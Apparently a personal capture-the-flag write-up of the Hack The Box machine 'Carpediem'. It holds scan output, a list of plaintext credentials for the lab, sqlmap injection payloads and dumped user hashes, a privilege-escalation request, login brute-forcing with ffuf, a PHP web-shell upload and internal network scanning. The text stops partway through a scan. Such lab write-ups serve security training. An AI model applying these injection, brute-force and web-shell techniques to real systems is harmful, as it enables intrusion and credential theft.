Path of Exploitation

Foothold: create use and loginto portal, become admin by updating the user type field to become admin, upload a web shell in the avatar and get shell on box
User: dump data from mongodb, or loginto tru desk and read data to get user telephone creds.. install soft phone and listen to user password.
root: get user ssh key and find you can use tcpdump and wireshark to read data. find certificate and install to wireshark to read tls data and get jpardella password finally find scripts running and replace with shell to connect to doker container as root and escape with docker escape, but first create a new instance of data with unshare -UrmC bash.

Creds

Username	Password	Description
dev_oretnom	5da283a2d990e8d8512cf967df5bc0d0	bikerental source
portaldb	J5tnqsXpyzkK4XNt	mysql
10 - Web Enumeration > trudesk api tokens and bcrypt hashed passwords	10 - Web Enumeration > Insert own user into mongodb for trudesk	Trudesk
root	3dQXeqjMHnq4kqDv	mysql
hflaccus	AuRj4pxq9qPk	ssh
jpardella	tGPN6AmJDZwYWdhY	backdrop.carpedem.htb
backdrop	34tB8RGtgtJjZ2Tz	mysql backdrop

Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.18.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.92 scan initiated Sun Oct 23 17:52:14 2022 as: nmap -sC -sV -oA nmap/Full -p- -vvv 10.10.11.167
Nmap scan report for 10.10.11.167
Host is up, received echo-reply ttl 63 (0.026s latency).
Scanned at 2022-10-23 17:52:14 UTC for 51s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:21:76:f7:2d:c5:f0:4e:e0:a8:df:b4:d9:5e:45:26 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCu1cI0YwetA1ogbtnmphJGBauZ9QMAFq5bAB5hXPJHo3juauB1ZE+fr+JYoWzt0dVoWONbGlmVE3t8udy73OQRLePqRcSqEC4PicOCDFwh3elJt0XuGC16nQJ7bu2++vWEdJb22erkKomy/qiUsDFBg/D+lUQkVo97JxJ9WarEzYVi21cO
jcKIDqpXVQMjSuqsXZLSEz34uLnhZs1L7DeeT9V5H1B45Ev59N3VTQAM0bt6MOTfTqOfVQdzlYFl5VLWlZg3UkhZWQ6+Y4jeWKvSp6qviEfgHcaslUTO3WCMs/tYHIdAcxEE4XoCHfLaxHgI9s8hBWyma3ERw3aAX1iqv0UjnaGBSgd6Gght6m+FE8OlqhpUJllFeI31Sbs2aI8O
/foxJ3QJcrAiM1ws0ZG7fJ/5vzEB0k1+TltU9DfX4kgpiWL+reny+4s1bIKNo3OydiCCFBwe1DVOcqWyBz1TZp+ySPG6Pbw11+ZM15oeHeBK8rvVBep+wVJBB8aQ65k=
|   256 b1:6d:e3:fa:da:10:b9:7b:9e:57:53:5c:5b:b7:60:06 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDdWYORigZRc9jSYZXZoTVpmvPD3h0bFyZ7rIPxq+IbykLHWRUFr4sClke/0p+B54VI5PfJOe9nFDjkHfygPfa8=
|   256 6a:16:96:d8:05:29:d5:90:bf:6b:2a:09:32:dc:36:4f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMyrIUnr3oGuEz3jkFdlCXtY3qcUXoJ1cOL1arYAxBM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Comming Soon
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 23 17:53:05 2022 -- 1 IP address (1 host up) scanned in 51.05 seconds
```
```# Web Enumeration
![[Pasted image 20221023175704.png]]



nothing from ferox buster
```bash
200      GET       58l      161w     2875c http://carpediem.htb/
301      GET        7l       12w      178c http://carpediem.htb/scripts => http://carpediem.htb/scripts/
200      GET       58l      161w     2875c http://carpediem.htb/index.html
301      GET        7l       12w      178c http://carpediem.htb/img => http://carpediem.htb/img/
301      GET        7l       12w      178c http://carpediem.htb/styles => http://carpediem.htb/styles/
403      GET        7l       10w      162c http://carpediem.htb/scripts/
403      GET        7l       10w      162c http://carpediem.htb/img/
```
```


```
403      GET        7l       10w      162c http://carpediem.htb/styles/
[####################] - 5m    688153/688153  0s      found:8       errors:228
[####################] - 5m     86016/86016   255/s   http://Carpediem.htb
[####################] - 5m     86016/86016   258/s   http://carpediem.htb/
[####################] - 5m     86016/86016   250/s   http://carpediem.htb/scripts
[####################] - 5m     86016/86016   249/s   http://carpediem.htb/img
[####################] - 5m     86016/86016   251/s   http://carpediem.htb/styles
[####################] - 5m     86016/86016   250/s   http://carpediem.htb/scripts/
[####################] - 5m     86016/86016   251/s   http://carpediem.htb/img/
[####################] - 5m     86016/86016   251/s   http://carpediem.htb/styles/
```

vhost gobuster found portal


```
└─$ gobuster vhost -u http://carpediem.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/vhost.log
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://carpediem.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/10/23 18:04:05 Starting gobuster in VHOST enumeration mode
===============================================================
Found: portal.carpediem.htb (Status: 200) [Size: 31090]

===============================================================
2022/10/23 18:12:13 Finished
===============================================================
```






Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to allocate 28672 bytes) in **/var/www/html/portal/index.php** on line **78**




```
┌──(kali㉿kali)-[~]
└─$ hashcat -m0 'c81e728d9d4c2f636f067f89cc14862c' /usr/share/wordlists/rockyou.txt  --show
c81e728d9d4c2f636f067f89cc14862c:2
```

hmm... lets try another..





```
┌──(kali㉿kali)-[~]
└─$ hashcat -m0 'c4ca4238a0b923820dcc509a6f75849b' /usr/share/wordlists/rockyou.txt  --show
c4ca4238a0b923820dcc509a6f75849b:1
```

ok.. simple idor.. lets try the other param..
s and id
s

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m0 'e4da3b7fbbce2345d7772b0674a318d5' /usr/share/wordlists/rockyou.txt --show
e4da3b7fbbce2345d7772b0674a318d5:5
```

id
same as above so it appears all of these are just md5 sums of the numbers. so thats easy enough.. lets see what else we can find..
lets create an account.
my creds ⟹ SuperDuper:SuperDuper!

and it posts to /classes/Master.php?f=register



Warning: include(plugins/index.php): failed to open stream: No such file or directory in **/var/www/html/portal/index.php** on line **14**

Warning: include(): Failed opening 'plugins/index.php' for inclusion (include_path='.:/usr/local/lib/php') in **/var/www/html/portal/index.php** on line **14**

fuzzing p=FUZZ

```
login                   [Status: 200, Size: 20790, Words: 4939, Lines: 410, Duration: 35ms]
plugins                 [Status: 200, Size: 18180, Words: 3876, Lines: 339, Duration: 67ms]
admin                   [Status: 200, Size: 31090, Words: 7687, Lines: 463, Duration: 115ms]
logout                  [Status: 200, Size: 18028, Words: 3864, Lines: 337, Duration: 109ms]
config                  [Status: 200, Size: 10060, Words: 2253, Lines: 157, Duration: 107ms]
inc                     [Status: 200, Size: 18172, Words: 3876, Lines: 339, Duration: 81ms]
uploads                 [Status: 200, Size: 18180, Words: 3876, Lines: 339, Duration: 89ms]
home                    [Status: 200, Size: 31090, Words: 7687, Lines: 463, Duration: 102ms]
assets                  [Status: 200, Size: 18178, Words: 3876, Lines: 339, Duration: 89ms]
about                   [Status: 200, Size: 23087, Words: 4592, Lines: 342, Duration: 102ms]
classes                 [Status: 200, Size: 18180, Words: 3876, Lines: 339, Duration: 104ms]
libs                    [Status: 200, Size: 18174, Words: 3876, Lines: 339, Duration: 115ms]
registration            [Status: 200, Size: 22391, Words: 5544, Lines: 442, Duration: 109ms]
build                   [Status: 200, Size: 18176, Words: 3876, Lines: 339, Duration: 1102ms]
my_account              [Status: 200, Size: 19685, Words: 4708, Lines: 385, Duration: 75ms]
dist                    [Status: 200, Size: 18174, Words: 3876, Lines: 339, Duration: 2592ms]
bikes                   [Status: 200, Size: 31980, Words: 8507, Lines: 470, Duration: 300ms]
initialize              [Status: 200, Size: 17827, Words: 3843, Lines: 335, Duration: 670ms]
edit_account            [Status: 200, Size: 22597, Words: 5886, Lines: 425, Duration: 843ms]
:: Progress: [43007/43007] :: Job [1/1] :: 81 req/sec :: Duration: [0:08:33] :: Errors: 3 ::
```

Name: bob test
Username: bobby
Contact: bobtest@yahoo.com

ok, so i decided to google the motorcycle system and searchsploit and found an exploit
sqli injection

next, i found the source and downloaded it and examed.
this confirms

sqli

```
[20:09:47] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 3828 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: p=view_bike&id=3c59dc048e8850243be8079a5c74d079' AND 2249=2249-- ebMc

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: p=view_bike&id=3c59dc048e8850243be8079a5c74d079' AND (SELECT 2639 FROM (SELECT(SLEEP(5)))xing)-- QiuV

    Type: UNION query
    Title: Generic UNION query (NULL) - 12 columns
    Payload: p=view_bike&id=-2869' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6a7171,0x776b515753696a64537674594d7870484d436c63714765536a556c4b63454f556463664159536879,0x71717a6a71),NULL-- -
---
[20:09:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 7.4.25, Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12
[20:09:47] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Carpediem/.local/share/sqlmap/output/portal.carpediem.htb'

[*] ending @ 20:09:47 /2022-10-23/
```

```
sqlmap -r sql2.req --level 5 --risk 3 --batch --dbms=mysql --technique=U --threads 10 -T users --dump
```

```
[20:16:02] [INFO] fetching database users privileges
database management system users privileges:
[*] 'portaldb'@'%' [1]:
    privilege: USAGE

[20:12:40] [INFO] fetching current user
current user: 'portaldb@%'

[20:13:02] [INFO] fetching current database
current database: 'portal'

Database: portal
[7 tables]
+---------------------------------------+
| bike_list                             |
| brand_list                            |
| categories                            |
| file_list                             |
| rent_list                             |
```

```
| system_info                            |
| users                                  |
+----------------------------------------+

[20:14:24] [INFO] fetching columns for table 'users' in database 'portal'
Database: portal
Table: users
[13 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| address      | text         |
| avatar       | text         |
| contact      | varchar(30)  |
| date_added   | datetime     |
| date_updated | datetime     |
| firstname    | varchar(250) |
| gender       | varchar(20)  |
| id           | int          |
| last_login   | datetime     |
| lastname     | varchar(250) |
| login_type   | tinyint(1)   |
| password     | text         |
| username     | text         |
+--------------+--------------+



Database: portal
Table: users
[7 entries]
+------------+------------------------------------------+
| username   | password                                 |
+------------+------------------------------------------+
| admin      | b723e511b084ab84b44235d82da572f3         |
| test       | 098f6bcd4621d373cade4e832627b4f6 (test)  |
| ziad       | 9d5611205ba8713455b5126260455eb1 (ziad)  |
| svg        | 27f3db584ad34d6dbf00cf75e97a9664         |
| bobby      | a9c4cef5735770e657b7c25b9dcb807b (bobby) |
| bob        | 9f9d51bc70ef21ca5c14f307980a29d8 (bob)   |
| SuperDuper | c30833988d50ca5a5ae8567b74fc8d3e         |
+------------+------------------------------------------+

+----------------------------------+
| PLUGIN_NAME                      |
+----------------------------------+
| ARCHIVE                          |
| binlog                           |
| BLACKHOLE                        |
| caching_sha2_password            |
| CSV                              |
| daemon_keyring_proxy_plugin      |
| FEDERATED                        |
| InnoDB                           |
| INNODB_BUFFER_PAGE               |
| INNODB_BUFFER_PAGE_LRU           |
| INNODB_BUFFER_POOL_STATS         |
| INNODB_CACHED_INDEXES            |
| INNODB_CMP                       |
| INNODB_CMPMEM                    |
| INNODB_CMPMEM_RESET              |
| INNODB_CMP_PER_INDEX             |
| INNODB_CMP_PER_INDEX_RESET       |
| INNODB_CMP_RESET                 |
| INNODB_COLUMNS                   |
| INNODB_FT_BEING_DELETED          |
| INNODB_FT_CONFIG                 |
| INNODB_FT_DEFAULT_STOPWORD       |
| INNODB_FT_DELETED                |
| INNODB_FT_INDEX_CACHE            |
| INNODB_FT_INDEX_TABLE            |
| INNODB_INDEXES                   |
| INNODB_METRICS                   |
| INNODB_SESSION_TEMP_TABLESPACES  |
| INNODB_TABLES                    |
| INNODB_TABLESPACES               |
| INNODB_TABLESTATS                |
| INNODB_TEMP_TABLE_INFO           |
| INNODB_TRX                       |
| INNODB_VIRTUAL                   |
| MEMORY                           |
| MRG_MYISAM                       |
| MyISAM                           |
| mysqlx                           |
| mysqlx_cache_cleaner             |
| mysql_native_password            |
| ngram                            |
| PERFORMANCE_SCHEMA               |
| sha256_password                  |
| sha2_cache_cleaner               |
| TempTable                        |
+----------------------------------+
```


well this wasn't super helpful, but i got some usernames etc..
and to get logged in as admin, change login_type from 2 to 1

```
POST /classes/Master.php?f=update_account HTTP/1.1
Host: portal.carpediem.htb
Content-Length: 119
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://portal.carpediem.htb
Referer: http://portal.carpediem.htb/?p=edit_account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4459fab54392b1379b32955f35c7ed72
Connection: close

id=25&login_type=1&firstname=super&lastname=super&contact=5555555555&gender=Male&address=&username=SuperDuper&password=
```




ok.. interesting




```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://carpediem.htb -w test
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://carpediem.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     test
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/10/23 21:25:56 Starting gobuster in VHOST enumeration mode
===============================================================
Found: Trudesk.carpediem.htb (Status: 200) [Size: 7285]

===============================================================
2022/10/23 21:25:56 Finished
===============================================================
```

and this confirms that there is another vhost



trudesk v1.1.11
ok..

can enumerate username

```
ffuf -X 'POST' -H 'Content-Type: application/json;charset=UTF-8' -d '{"username":"FUZZ","password":"admin"}' -u 'http://trudesk.carpediem.htb/api/v1/login' -w ../../../users.txt -x http://127.0.0.1:8080 -fs 40 # incorrect username
```

valid users

```
admin                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 128ms]
jhammond                [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 201ms]
```

```
admin                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 434ms]
Admin                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 154ms]
jhammond                [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 493ms]
ADMIN                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 417ms]
acooke                  [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 425ms]
rin|a                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 337ms]
res\\palyov1evak529     [Status: 401, Size: 97, Words: 11, Lines: 1, Duration: 121ms]
qqqwertyuiop[]          [Status: 401, Size: 100, Words: 10, Lines: 1, Duration: 150ms]
llllll|||l              [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 336ms]
domain\\user            [Status: 401, Size: 113, Words: 14, Lines: 1, Duration: 153ms]
d[..]b                  [Status: 401, Size: 101, Words: 10, Lines: 1, Duration: 94ms]
charmganiola|           [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 220ms]
be|                     [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 358ms]
auroriyi|               [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 234ms]
aDmin                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 424ms]
S|W^Newb                [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 177ms]
S|icer                  [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 483ms]
Scorpio|                [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 205ms]
OCS\\username           [Status: 401, Size: 113, Words: 14, Lines: 1, Duration: 53ms]
LoCuT|s                 [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 385ms]
Ilir|                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 145ms]
Elgst|e                 [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 325ms]
Dc||                    [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 470ms]
DOMAIN\\USERNAME        [Status: 401, Size: 113, Words: 14, Lines: 1, Duration: 192ms]
BoNeZ|                  [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 235ms]
Azae|                   [Status: 401, Size: 44, Words: 2, Lines: 1, Duration: 599ms]
```

hmm... admin, jhammond, acooke,
special characters) ,], * , and + break it...

```
ffuf -X 'POST' -H 'Content-Type: application/json;charset=UTF-8' -d '{"username":"jhammond","password":"FUZZ"}' -u 'http://trudesk.carpediem.htb/api/v1/login' -w /usr/share/wordlists/rockyou.txt -fs 44 #incorrect password
```

to fuzz passwords


probably not the way to go, but good way to find users... atleast from above...
ok.. moving on...


this is from the online script to install it

```
db.createUser({"user": "trudesk", "pwd": "#TruDesk1$", "roles": ["readWrite", "dbAdmin"]});
```

and nope...

ok.. so took a step back and wanted to play with the avatar upload of the first website and sure enuogh





PHP Version 7.4.25

System	Linux 3c371615b7aa 5.4.0-97-generic #110-Ubuntu SMP Thu Jan 13 18:22:13 UTC 2022 x86_64
Build Date	Oct 22 2021 17:26:07
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-openssl' '--with-readline' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)

so all we have to do is just modify the image to .jpg.php. and easy..

ok. so lets get shell..
i uploaded busybox to try some nc stuff...

```
www-data@3c371615b7aa:/var/www/html/portal/classes$ for i in {1..7};do for j in {1..3360}; do ./busybox nc -z -v -n  -w 1 172.17.0.$i $j; done; done
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.2 (172.17.0.2:21) open
172.17.0.2 (172.17.0.2:80) open
172.17.0.2 (172.17.0.2:443) open
172.17.0.4 (172.17.0.4:3306) open
172.17.0.6 (172.17.0.6:80) open
```

interesting... lemme curl them real quick.

```
ntity-wrapper">
s="header-site-name-wrapper">
nref="/" title="Home" class="header-site-name-link" rel="home">
                <strong>backdrop.carpediem.htb</strong>
/a>
```

another vhost
ok, so lets just upload nmap_static

```
www-data@3c371615b7aa:/var/www/html/portal/classes$ ./nmap_static 172.17.0.1/24 -p-

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-10-24 21:40 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.1
Host is up (0.00015s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 172.17.0.2
Host is up (0.00040s latency).
Not shown: 65532 closed ports
```

```
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
443/tcp open  https

Nmap scan report for 172.17.0.3
Host is up (0.00038s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
27017/tcp open  unknown

Nmap scan report for mysql (172.17.0.4)
Host is up (0.00013s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
